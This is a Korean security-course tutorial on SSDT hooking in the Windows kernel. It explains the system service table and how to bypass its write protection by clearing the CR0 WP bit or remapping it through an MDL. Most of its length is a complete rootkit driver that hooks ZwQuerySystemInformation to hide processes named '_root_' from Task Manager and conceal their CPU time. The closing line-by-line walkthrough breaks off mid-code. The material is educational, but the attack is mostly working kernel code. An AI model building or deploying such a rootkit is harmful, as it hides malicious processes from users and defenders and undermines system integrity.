SSDT 후킹 기법

2017-11-05

작성자 : 이동주

순천향대학교 정보보호학과

후킹

리버싱 관점에서 후킹은 정보를 가로채거나, 흐름을 변경하는 행위를 말하며 이는 원래 제공하는 기능(함수)의 제공과는 다른 기능을 제공하는 것을 말한다.

일방적인 후킹의 프로세스는 다음과 같다.

- 디스어셈블러/디버거를 통한 프로그램의 구조와 원리를 파악
- 버그 수정 또는 기능 개선에 필요한 Hook 코드를 개발
- 실행 파일과 프로세스 메모리를 자유롭게 Hook 코드 설치


악성코드 적 관점에서 후킹은 사용자 본래가 사용하려 했던 함수의 '주소'를 해커가 작성한 함수의 주소로 바꿔치기를 하는 것이다.

DLL Injection과의 차이는 후킹은 원하는 프로세스에 DLL Injection을 수행한 다음 특정 API에 대한 함수의 주소를 Hook 한다. 반면에 DLL Injection 같은 경우는 dll 파일 자체를 프로세스 내에 삽입하여 공격자가 api를 직접 '호출'해야한다는 점에서 차이가 있다.

이 차이는 실로 어마어마하다. 공격자가 API를 직접 호출하지 않아도 되는 악성코드와 공격자가 API를 직접 호출하여야만 실행되는 악성코드는 차이가 크다.

후킹된 악성코드는 특정 프로그램이 API를 호출해야될 상황이 일어날 경우 (ex, CreateFile) 공격자가 정의한 악성코드가 호출되는 것이다.

SSDT 후킹



[그림1] SSDT 테이블

- SSDT(System Service Dispatch Table)

  시스템 콜 번호 순서대로 해당 함수의 메모리 주소를 갖는다.

- SSPT(System Service Parameter Table)

  SSDT의 각 함수들에 대한 인자 크기를 갖는다.

- KeServiceDescriptorTable

  SSDT와 SSPT의 BASE 주소를 갖는다. SSDT 안의 시스템 콜 개수를 갖고 있기에 SSDT와 SSPT에 접근할 때 이용된다.

SSDT 같은 경우는 함수에 대한 주소를 16진수 4byte 씩 있다. SSDT의 특정 위치에 존재하는 함수 주소에 대한 값을 구하기 위해선 아래와 같은 식이 나온다.

SSDT Base 주소 + 4(offset) * (원하는 함수가 몇 번째?)

즉, 1번째 함수를 구하기 위해선 Base 주소 + 4*1(offset)이 1번째 함수의 주소에 해당된다.

SSDT에 접근하기 위한 문제점은 SSDT의 메모리 영역은 '읽기 전용 속성'이라는 점이다. 일반적인 프로그램은 SSDT 메모리 영역에 대하여 사용될 이유가 없기 때문이다.

그렇기에 이를 우회하는 관점에서 접근하여야 한다. 이러한 우회적 방법엔 두 가지 방법이 있다.

1) CR0 트릭 메모리 보호 기능 해제

CR0(Control Register 0)엔 WP(Write Protect) 비트가 존재한다. WP 비트는 읽기 전용 메모리 페이지에 대한 데이터 쓰기를 제어하기에 WP 비트의 값이 0일 시 메모리 보호 기능이 해제된다.

```
//////////////////////////////////////////////////////////////////////////
// SSDT 의 WriteProtect 의 ReadOnly 설정 (CR0 의 WP 값을 1 로 셋팅)
void Set_WriteProtect()
{
	__asm
	{
		push	eax;
		mov		eax, cr0;
		or		eax, CR0_MASK;
		mov		cr0, eax;
		pop		eax;
	}
}

// SSDT 의 WriteProtect 의 ReadOnly 해제 (CR0 의 WP 값을 0 으로 셋팅)
void Unset_WriteProtect()
{
	__asm
	{
		push	eax;
		mov		eax, cr0;
		and		eax, CR0_MASK;
		mov		cr0, eax;
		pop		eax;
	}
}
```

Unset_WriteProtect() 후 원하는 코드를 작성하고 원하는 작업(후킹 코드)을 수행 한 뒤 다시 메모리 보호 기능을 On 시키고자 할 땐 Set_WriteProtect() 를 호출하여 ReadOnly를 설정해주면 된다.

2) MDL(Memory Descriptor List)

윈도우에선 메모리 영역을 메모리 디스크립터 리스트 (MDL)로 표현하는데, MDL에는 메모리 영역의 시작 주소와 크기 그리고 그 메모리 영역을 소유한 프로세스, 해당 메모리 영역의 플래그 정보가 존재한다.

이를 이용해서 SSDT의 메모리 영역에 플래그 값을 변경하면 된다. 아래는 MDL에 대한 구조체 정보이다.

```
typedef struct _MDL {
    struct _MDL *Next;
    CSHORT Size;
    CSHORT MdlFlags;
    struct _EPROCESS *Process;
    PVOID MappedSystemVa;
    PVOID StartVa;
    ULONG ByteCount;
    ULONG ByteOffset;
} MDL, *PMDL;

// MDL 플래그
#define MDL_MAPPED_TO_SYSTEM_VA     0x0001
#define MDL_PAGES_LOCKED            0x0002
#define MDL_SOURCE_IS_NONPAGED_POOL 0x0004
#define MDL_ALLOCATED_FIXED_SIZE    0x0008
#define MDL_PARTIAL                 0x0010
#define MDL_PARTIAL_HAS_BEEN_MAPPED 0x0020
#define MDL_IO_PAGE_READ            0x0040
#define MDL_WRITE_OPERATION         0x0080
#define MDL_PARENT_MAPPED_SYSTEM_VA 0x0100
#define MDL_FREE_EXTRA_PTES         0x0200
#define MDL_DESCRIBES_AWE           0x0400
#define MDL_IO_SPACE                0x0800
#define MDL_NETWORK_HEADER          0x1000
#define MDL_MAPPING_CAN_FAIL        0x2000
#define MDL_ALLOCATED_MUST_SUCCEED  0x4000
#define MDL_INTERNAL                0x8000
```

```
// 구조체 선언
#pragma pack(1)
typedef struct ServiceDescriptorEntry {
	unsigned int *ServiceTableBase;
	unsigned int *ServiceCounterTableBase;
	unsigned int NumberOfServices;	// SSDT 에 존재하는 함수의 개수
	unsigned char *ParamTableBase;
} SSDT_Entry;
#pragma pack()

// KeServiceDescriptorTable 가져오기
__declspec(dllimport) SSDT_Entry KeServiceDescriptorTable;

PMDL g_pmdlSystemCall;		// SSDT 에 접근할 포인터
PVOID *MappedSystemCallTable;	// SSDT 를 실제로 사용할 포인터

// SSDT 에 대한 매핑 주소를 구한다.
// SSDT 는 KeServiceDescriptorTable 의 ServiceTableBase 부터 시작해서
// NumberOfServices * 4 byte 만큼 있다. (한 함수당 주소가 4byte 씩이므로)
// 위의 그림 참조
g_pmdlSystemCall = MmCreateMdl(NULL,
				KeServiceDescriptorTable.ServiceTableBase,
				KeServideDescriptorTable.NumberOfServices*4);
//MmCreateMdl (현재는 안쓰이는 함수) 지정된 버퍼를 통해 MDL 을 할당하고 초기화하여
//MDL 에 대한 포인터를 반환하여 g_pmdlSystemCall 변수에 mdl 포인터를 삽입

if (!g_pmdlSystemCall) return STATUS_UNSUCCESSFUL;

// NonPagedPool 로 고친다.(페이지 아웃된 상태에서 접근하면 블루스크린 뜬다.
// MmBuildMdlForNonPagedPool 함수는 MDL 을 수신하여 기본 물리적 페이지에 대한 설명을
// 설정한다.
MmBuildMdlForNonPagedPool(g_pmdlSystemCall);

// MDL 구조체 포인터를 이용하여플래그 값을 고친다. (시스템 주소라는 것을 알리기 위해)
g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags |
				MDL_MAPPED_TO_SYSTEM_VA;
// 사용할 수 있는 메모리 포인터를 반환한다.(매핑을 설정한다)
MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall, KernelMode);
// 원하는 코드 삽입
// 드라이버 해제 시
MmUnmapLockedPages(MappedSystemCallTable, g_pmdlSystemCall);
IoFreeMdl(g_pmdlSystemCall);
```

위 소스코드에 대한 간략한 설명은, SSDT에 접근한 뒤 KeserviceDescriptorTable에 SSDT의 Base가 될 주소와 SSDT에 있는 서비스들(함수)의 개수를 구해서 MDL을 구한다.

```
g_pmdlSystemCall = MmCreateMdl(NULL,
                                    KeServiceDescriptorTable.ServiceTableBase,
                                    KeServideDescriptorTable.NumberOfServices*4);
```

그리고 구한 MDL 구조체 포인터를 이용하여 플래그를 설정해준다.

```
g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags |
                                  MDL_MAPPED_TO_SYSTEM_VA;
```

그리고 설정이 완료되면 MDL의 물리적 페이지를 매핑(설정 완료) 해주기 위해 사용할 수 있는 메모리 포인터를 반환한다.

```
MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall, KernelMode);
```

이 과정이 끝나면 원하는 코드를 작성하고 최종적으로 드라이버 해제 작업을 수행한다.

```
MmUnmapLockedPages(MappedSystemCallTable, g_pmdlSystemCall);
IoFreeMdl(g_pmdlSystemCall);
```

위 두가지를 통해 SSDT 메모리 보호 기능에 대한 우회 과정을 살펴볼 수 있었다. 이번엔 SSDT 후킹을 위해 사용되는 매크로를 소개해보도록 한다.

```
__declspec(dllimport)   ServiceDescriptorTableEntry_t KeServiceDescriptorTable;

// Zw*함수(ntoskrnl.exe) 주소 → Nt*함수(SSDT) 주소를 구함
#define SYSTEMSERVICE(_function)
KeServiceDescriptorTable.ServiceTableBase[ *(PULONG)((PUCHAR)_function+1)]

PMDL   g_pmdlSystemCall;                    // MDL 변수
PVOID *MappedSystemCallTable;      // 쓰기 작업이 가능한 SSDT 메모리 영역 주소가 저장됨

// Zw*함수 주소를 입력받아 해당 함수의 SSDT 에서의 인덱스 번호를 구함
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)
```

```
// 이 매크로가 호출되는 시점에 MappedSystemCallTable 는 이미 쓰기 권한을 얻은 SSDT 주소가 저장되어 있어야 한다.
#define HOOK_SYSCALL(_Function, _Hook, _Orig )  ₩
        _Orig = (PVOID) InterlockedExchange( (PLONG) &MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)

#define UNHOOK_SYSCALL(_Function, _Hook, _Orig )  ₩
        InterlockedExchange( (PLONG) &MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)



// 시스템 프로세스 정보는 _SYSTEM_THREADS, _SYSTEM_PROCESSES 구조체 형식으로 전달된다.
```

1)

```
// Zw*함수(ntoskrnl.exe) 주소 → Nt*함수(SSDT) 주소를 구함
#define SYSTEMSERVICE(_function)
KeServiceDescriptorTable.ServiceTableBase[ *(PULONG)((PUCHAR)_function+1)]
```

이 매크로는 함수 주소(__function)을 받으면 그 함수의 SSDT에서 함수 주소를 리턴한다. 그 예로 ZwCreateFile 함수의 주소를 넣게 되면 NtCreateFile의 함수 주소가 나온다.

#Zw*함수(ntoskrnl.exe) 주소 → Nt*함수(SSDT) 주소를 구함

2)

```
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)
```

이 매크로는 함수는 Zw*함수 주소를 입력 받아 해당 함수의 SSDT에서의 인덱스 번호를 구한다.

3)

```
#define HOOK_SYSCALL(_Function, _Hook, _Orig )  ₩
        _Orig = (PVOID) InterlockedExchange( (PLONG)
&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)
```

이 매크로는 SSDT에서 후킹할 함수 (_Function)와 새로 만든 후킹 함수(_Hook)을 바꾼다.

_Orig엔 이전의 함수에 포인터가 저장된다. 이 매크로가 호출되는 시점에 MappedSystemCallTable는 이미 쓰기 권한을 얻은 SSDT 주소가 저장되어 있어야 한다.

```
// MDL 구조체 포인터를 이용하여플래그 값을 고친다. (시스템 주소라는 것을 알리기 위해)
g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags |
                                MDL_MAPPED_TO_SYSTEM_VA;
// 사용할 수 있는 메모리 포인터를 반환한다.(매핑을 설정한다)
MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall, KernelMode);

// 원하는 코드 삽입
```

위의 모습이 코드가 MappedSystemCallTable이 쓰기 권한을 얻은 SSDT 주소가 저장되어 있는 값을 말한다.

4)

```
#define UNHOOK_SYSCALL(_Function, _Hook, _Orig )  ₩
        InterlockedExchange( (PLONG)
&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)
```

이 매크로는 세 번째 매크로의 역 과정을 나타낸다.

SSDT 후킹 예제 - ZwQuerySystemInformation

이제 후킹 할 함수에 대한 예제를 통해 분석해보고자 한다.

ZwQuerySystemInformation API는 시스템 정보를 분석하는 API이다. Windows 8 이상 버전에서는 더 이상 사용이 불가능하다. 이 함수는 대표적으로 프로세스 작업 관리자 같은 프로세스 모니터링 툴에서 사용된다.

프로세스의 리스트를 나열할 때 사용되는 API로 이 함수를 후킹하여 작업 관리자 혹은 기타 프로세스 모니터링 툴에서 공격자가 원하는 프로세스를 뜨지 않도록 할 수 있다.

즉, 프로세스 작업 관리자에서 사용되는 ZwQuerySystemInformation 함수인데, SSDT에 있는 NtQuerySystemInformation 함수를 공격자가 만든 NtQuerySystemInformation 함수로 바꿀 것이다.

아래는 API에 대한 구조이다.

```
NTSTATUS WINAPI ZwQuerySystemInformation(
  _In_      SYSTEM_INFORMATION_CLASS SystemInformationClass,
  _Inout_   PVOID                    SystemInformation,
  _In_      ULONG                    SystemInformationLength,
  _Out_opt_ PULONG                   ReturnLength
);
```

ZwQuerySystemInformation의 인자로 들어가는 값에 대해선 아래의 링크를 참조하기 바란다.

https://msdn.microsoft.com/en-us/library/windows/desktop/ms725506(v=vs.85).aspx

대표적인 인자로 들어가는 2가지 인자를 소개해보도록 해본다.

- SystemInformationClass

Name	Value	Value
SystemInformationClassMin	0	0
SystemBasicInformation	0	0
SystemProcessorInformation	1	1
SystemPerformanceInformation	2	2
SystemTimeOfDayInformation	3	3
SystemPathInformation	4	4
SystemNotImplemented1	4	4
SystemProcessInformation	5	5
SystemProcessesAndThreadsInformation	5	5
SystemCallCountInfoInformation	6	6
SystemCallCounts	6	6
SystemDeviceInformation	7	7
SystemConfigurationInformation	7	7
SystemProcessorPerformanceInformation	8	8
SystemProcessorTimes	8	8
SystemFlagsInformation	9	9
SystemGlobalFlag	9	9

[그림2] SystemInformationClass

자세한 내용을 보고 싶으면 아래 주소를 참고하면 된다.

http://arisri.tistory.com/entry/SYSTEMINFORMATIONCLASS-Enumeration

위 리스트 중 Value 5와 8이 프로세스 리스트를 숨길 때 보통 사용된다.

- Value 5 : 프로세스의 리스트를 구하는 경우
- Value 8 : SystemProcessorTimes를 구하는 경우

- SystemInformation

  이 인자는 요청 된 정보를 수신하는 버퍼에 대한 포인터이다. 이 인자에 대한 정보의 크기와 구조는 SystemInformationClass 매개 변수의 값에 따른다. 즉, 위 SystemInformationClass에 따라 정보를 저장할 서로 다른 구조체 포인터 배열이 주어진다는 것이다.

이 구조체에 대하여 아래의 두 가지 구조체 스레드와 프로세스가 사용된다.

```
// 시스템 프로세스 정보는 _SYSTEM_THREADS, _SYSTEM_PROCESSES 구조체 형식으로
전달된다.
struct _SYSTEM_THREADS
{
        LARGE_INTEGER           KernelTime;
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           CreateTime;
        ULONG                   WaitTime;
        PVOID                   StartAddress;
        CLIENT_ID               ClientIs;           // 프로세스, 쓰레드 핸들
        KPRIORITY               Priority;
        KPRIORITY               BasePriority;
        ULONG                   ContextSwitchCount;
        ULONG                   ThreadState;
        KWAIT_REASON            WaitReason;
};

struct _SYSTEM_PROCESSES
{
        ULONG                   NextEntryDelta;
        ULONG                   ThreadCount;
        ULONG                   Reserved[6];
        LARGE_INTEGER           CreateTime;
        LARGE_INTEGER           UserTime; //프로세스 사용 유저 시간
        LARGE_INTEGER           KernelTime; //프로세스 사용 커널 시간
        UNICODE_STRING          ProcessName;    // 프로세스 이름
        KPRIORITY               BasePriority;
        ULONG                   ProcessId;
        ULONG                   InheritedFromProcessId;
        ULONG                   HandleCount;
        ULONG                   Reserved2[2];
        VM_COUNTERS             VmCounters;
        IO_COUNTERS             IoCounters; //windows 2000 only
        struct _SYSTEM_THREADS  Threads[1];
};
```

이런 인자를 통해 ZwQuerySystemInforamtion 함수를 사용하였을 경우의 시스템 스레드 정보와 프로세스 구조체 정보에 대해서 알 수 있게 되었다.

그리고 만들 함수인 NtQuerySystemInformation에서 사용할 시간 관련 구조체를 정의한다.

```
struct _SYSTEM_PROCESSOR_TIMES
{
        LARGE_INTEGER                                   IdleTime;
        LARGE_INTEGER                                   KernelTime;
        LARGE_INTEGER                                   UserTime;
        LARGE_INTEGER                                   DpcTime;
        LARGE_INTEGER                                   InterruptTime;
        ULONG
        InterruptCount;
};
```

아래는 전체 코드이다.

```
#include "ntddk.h"

#pragma pack(1)
typedef struct ServiceDescriptorEntry {
        unsigned int *ServiceTableBase;
        unsigned int *ServiceCounterTableBase; //Used only in checked build
        unsigned int NumberOfServices;
        unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()

__declspec(dllimport)  ServiceDescriptorTableEntry_t KeServiceDescriptorTable;

// Zw*함수(ntoskrnl.exe) 주소 → Nt*함수(SSDT) 주소를 구함
#define SYSTEMSERVICE(_function)
KeServiceDescriptorTable.ServiceTableBase[ *(PULONG)((PUCHAR)_function+1)]

PMDL  g_pmdlSystemCall;                 // MDL 변수
PVOID *MappedSystemCallTable;    // 쓰기 작업이 가능한 SSDT 메모리 영역 주소가
저장됨

// Zw*함수 주소를 입력받아 해당 함수의 SSDT 에서의 인덱스 번호를 구함
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)

// 이 매크로가 호출되는 시점에 MappedSystemCallTable 는 이미 쓰기 권한을 얻은 SSDT
주소가 저장되어 있어야 한다.
#define HOOK_SYSCALL(_Function, _Hook, _Orig )  \
        _Orig = (PVOID) InterlockedExchange( (PLONG)
&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)

#define UNHOOK_SYSCALL(_Function, _Hook, _Orig )  \
        InterlockedExchange( (PLONG)
&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)
```

```
// 시스템 프로세스 정보는 _SYSTEM_THREADS, _SYSTEM_PROCESSES 구조체 형식으로
전달된다.
struct _SYSTEM_THREADS
{
        LARGE_INTEGER           KernelTime;
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           CreateTime;
        ULONG                   WaitTime;
        PVOID                   StartAddress;
        CLIENT_ID               ClientIs;               // 프로세스, 쓰레드 핸들
        KPRIORITY               Priority;
        KPRIORITY               BasePriority;
        ULONG                   ContextSwitchCount;
        ULONG                   ThreadState;
        KWAIT_REASON            WaitReason;
};

struct _SYSTEM_PROCESSES
{
        ULONG                   NextEntryDelta;
        ULONG                   ThreadCount;
        ULONG                   Reserved[6];
        LARGE_INTEGER           CreateTime;
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           KernelTime;
        UNICODE_STRING          ProcessName;     // 프로세스 이름
        KPRIORITY               BasePriority;
        ULONG                   ProcessId;
        ULONG                   InheritedFromProcessId;
        ULONG                   HandleCount;
        ULONG                   Reserved2[2];
        VM_COUNTERS             VmCounters;
        IO_COUNTERS             IoCounters; //windows 2000 only
        struct _SYSTEM_THREADS  Threads[1];
};

// Added by Creative of rootkit.com
struct _SYSTEM_PROCESSOR_TIMES
{
        LARGE_INTEGER                                   IdleTime;
        LARGE_INTEGER                                   KernelTime;
        LARGE_INTEGER                                   UserTime;
        LARGE_INTEGER                                   DpcTime;
        LARGE_INTEGER                                   InterruptTime;
        ULONG
        InterruptCount;
};


NTSYSAPI
NTSTATUS
NTAPI ZwQuerySystemInformation(
                                                        IN ULONG
SystemInformationClass,
                                                        IN PVOID
SystemInformation,
```

```
                                                                IN ULONG
SystemInformationLength,
                                                                OUT PULONG
ReturnLength);


typedef NTSTATUS (*ZWQUERYSYSTEMINFORMATION)(
        ULONG SystemInformationClass,
        PVOID SystemInformation,
        ULONG SystemInformationLength,
        PULONG ReturnLength
        );

ZWQUERYSYSTEMINFORMATION        OldZwQuerySystemInformation;

// Added by Creative of rootkit.com
LARGE_INTEGER                                   m_UserTime;
LARGE_INTEGER                                   m_KernelTime;

//////////////////////////////////////////////////////////////////////////
// NewZwQuerySystemInformation function
//
// ZwQuerySystemInformation() returns a linked list of processes.
// The function below imitates it, except it removes from the list any
// process who's name begins with "_root_".

NTSTATUS NewZwQuerySystemInformation(
                                                                        IN
ULONG SystemInformationClass,
                                                                        IN
PVOID SystemInformation,
                                                                        IN
ULONG SystemInformationLength,
                                                                        OUT
PULONG ReturnLength)
{

        NTSTATUS ntStatus;

        ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
                SystemInformationClass,
                SystemInformation,
                SystemInformationLength,
                ReturnLength );

        if( NT_SUCCESS(ntStatus))
        {
                // Asking for a file and directory listing
                // 프로세스 리스트 정보를 구하는 경우
                if(SystemInformationClass == 5)
                {
                        // This is a query for the process list.
                        // Look for process names that start with
                        // '_root_' and filter them out.
```

```
                        struct _SYSTEM_PROCESSES *curr = (struct
_SYSTEM_PROCESSES *)SystemInformation;
                        struct _SYSTEM_PROCESSES *prev = NULL;

                        while(curr)
                        {
                                //DbgPrint("Current item is %x\n", curr);
                                if (curr->ProcessName.Buffer != NULL)
                                {
                                 if(0 == memcmp(curr->ProcessName.Buffer,
L"_root_", 12))
                                 {
                                         m_UserTime.QuadPart += curr-
>UserTime.QuadPart;
                                         m_KernelTime.QuadPart += curr-
>KernelTime.QuadPart;

                                         if(prev) // Middle or Last entry
                                         {
                                                 if(curr->NextEntryDelta)
                                                         prev->NextEntryDelta
+= curr->NextEntryDelta;
                                                 else    // we are last, so
make prev the end
                                                         prev->NextEntryDelta
= 0;
                                         }
                                         else
                                         {
                                                 if(curr->NextEntryDelta)
                                                 {
                                                         // we are first in
the list, so move it forward
                                                         (char
*)SystemInformation += curr->NextEntryDelta;
                                                 }
                                                 else // we are the only
process!
                                                         SystemInformation =
NULL;
                                         }
                                 }
                                }
                                else // This is the entry for the Idle process
                                {
                                 // Add the kernel and user times of _root_*
                                 // processes to the Idle process.
                                 curr->UserTime.QuadPart +=
m_UserTime.QuadPart;
                                 curr->KernelTime.QuadPart +=
m_KernelTime.QuadPart;

                                 // Reset the timers for next time we filter
                                 m_UserTime.QuadPart = m_KernelTime.QuadPart =
0;
                                }
```

```
                                prev = curr;
                                if(curr->NextEntryDelta) ((char *)curr += curr-
>NextEntryDelta);
                                else curr = NULL;
                        }
                }
                else if (SystemInformationClass == 8) // Query for
SystemProcessorTimes
                {
                        struct _SYSTEM_PROCESSOR_TIMES * times = (struct
_SYSTEM_PROCESSOR_TIMES *)SystemInformation;
                        times->IdleTime.QuadPart += m_UserTime.QuadPart +
m_KernelTime.QuadPart;
                }

        }
        return ntStatus;
}


VOID OnUnload(IN PDRIVER_OBJECT DriverObject)
{
        DbgPrint("ROOTKIT: OnUnload called\n");

        // unhook system calls
        UNHOOK_SYSCALL( ZwQuerySystemInformation, OldZwQuerySystemInformation,
NewZwQuerySystemInformation );

        // Unlock and Free MDL
        if(g_pmdlSystemCall)
        {
                MmUnmapLockedPages(MappedSystemCallTable, g_pmdlSystemCall);
                IoFreeMdl(g_pmdlSystemCall);
        }
}


NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                                        IN PUNICODE_STRING theRegistryPath)
{
        // Register a dispatch function for Unload
        theDriverObject->DriverUnload  = OnUnload;

        // Initialize global times to zero
        // These variables will account for the
        // missing time our hidden processes are
        // using.
        m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;

        // save old system call locations
        OldZwQuerySystemInformation
=(ZWQUERYSYSTEMINFORMATION)(SYSTEMSERVICE(ZwQuerySystemInformation));

        // Map the memory into our domain so we can change the permissions on
the MDL
```

```
        // SSDT 영역을 표현해 주는 MDL 을 만든다. (SSDT 의 베이스주소와 크기가
필요하다.)
        g_pmdlSystemCall = MmCreateMdl(NULL,
KeServiceDescriptorTable.ServiceTableBase,
KeServiceDescriptorTable.NumberOfServices*4);
        if(!g_pmdlSystemCall)
                return STATUS_UNSUCCESSFUL;

        MmBuildMdlForNonPagedPool(g_pmdlSystemCall);    // SSDT 에 대한 MDL 을
non-paged pool 메모리 영역에 생성

        // Change the flags of the MDL
        g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags |
MDL_MAPPED_TO_SYSTEM_VA;

        // MDL 의 물리 메모리 주소를 얻어옴
        MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall, KernelMode);

        // hook system calls
        HOOK_SYSCALL( ZwQuerySystemInformation, NewZwQuerySystemInformation,
OldZwQuerySystemInformation );

        return STATUS_SUCCESS;
}
```

1)SSDT 구조체 테이블

```
//SSDT TABLE 의 각 항목을 구성하는 구조체를 생성
#pragma pack(1) //1 바이트 단위로 정렬하라는 지시어
typedef struct ServiceDescriptorEntry {
        unsigned int *ServiceTableBase; //함수 주소
        unsigned int *ServiceCounterTableBase; //Used only in checked build
        unsigned int NumberOfServices;
        unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;

//SDT Table 을 EXPORT 함
__declspec(dllimport)   ServiceDescriptorTableEntry_t KeServiceDescriptorTable;
```

3) 매크로 기능 수행

```
// Zw*함수(ntoskrnl.exe) 주소 → Nt*함수(SSDT) 주소를 구함
#define SYSTEMSERVICE(_function)
KeServiceDescriptorTable.ServiceTableBase[ *(PULONG)((PUCHAR)_function+1)]

PMDL  g_pmdlSystemCall;                 // MDL 변수
PVOID *MappedSystemCallTable;    // 쓰기 작업이 가능한 SSDT 메모리 영역 주소가
저장됨

// Zw*함수 주소를 입력받아 해당 함수의 SSDT 에서의 인덱스 번호를 구함
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)

// 이 매크로가 호출되는 시점에 MappedSystemCallTable 는 이미 쓰기 권한을 얻은 SSDT
주소가 저장되어 있어야 한다.
#define HOOK_SYSCALL(_Function, _Hook, _Orig )  \
        _Orig = (PVOID) InterlockedExchange( (PLONG)
&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)

#define UNHOOK_SYSCALL(_Function, _Hook, _Orig )  \
        InterlockedExchange( (PLONG)
&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)
```

4)현재 사용되고 있는 Native API(ZwQuerySystemInformation)를 사용하기 위해 선언한다.

```
NTSYSAPI
NTSTATUS
NTAPI ZwQuerySystemInformation(
                                                    IN ULONG
SystemInformationClass,
                                                    IN PVOID
SystemInformation,
                                                    IN ULONG
SystemInformationLength,
                                                    OUT PULONG
ReturnLength);
```

4) 원본 ZwQuerySystemInformation을 가리키기 위한 함수 포인터를 정의한다.

이를 통해 OldZwQuerySystemInformation은 원본 함수를 가리키는 포인터가 된다.

```
typedef NTSTATUS (*ZWQUERYSYSTEMINFORMATION)(
        ULONG SystemInformationCLass,
        PVOID SystemInformation,
        ULONG SystemInformationLength,
        PULONG ReturnLength);

WQUERYSYSTEMINFORMATION        OldZwQuerySystemInformation;
```

5) 본격적인 코드 시작

```
LARGE_INTEGER                                          m_UserTime;
LARGE_INTEGER                                          m_KernelTime;

NTSTATUS NewZwQuerySystemInformation(
                                          IN ULONG SystemInformationClass,
                                          IN PVOID SystemInformation,
                                          IN ULONG SystemInformationLength,
                                          OUT PULONG ReturnLength)
{
  NTSTATUS ntStatus;

//DriverEntry 를 통해 OldZwQuerySystemInformation 에 원본 함수의 포인터를 저장함
//때문에, 아래는 원본 함수의 실행을 뜻한다.
  ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
          SystemInformationClass,
          SystemInformation,
          SystemInformationLength,
          ReturnLength );

  if( NT_SUCCESS(ntStatus)) { //원본 함수가 제대로 실행되었는지 확인한다.
                  // 확인된 결과 값은 SystemInformationClass 를 통해 확인한다.
                 // 프로세스 리스트 정보를 구하는 경우
  if(SystemInformationClass == 5){
        //SystemInformation 은 구조체에 대한 포인터를 가리킴
        //아래는 현재 프로세스와 이전 프로세스에 대한 포인터를 설정한다.
        //즉, 프로세스 목록에 대한 조회를 하기 위함
         struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES *)SystemInformation;
         struct _SYSTEM_PROCESSES *prev = NULL;
              while(curr){
                      //프로세스 이름이 NULL 이 아닐경우 진행한다.
                       if (curr->ProcessName.Buffer != NULL){
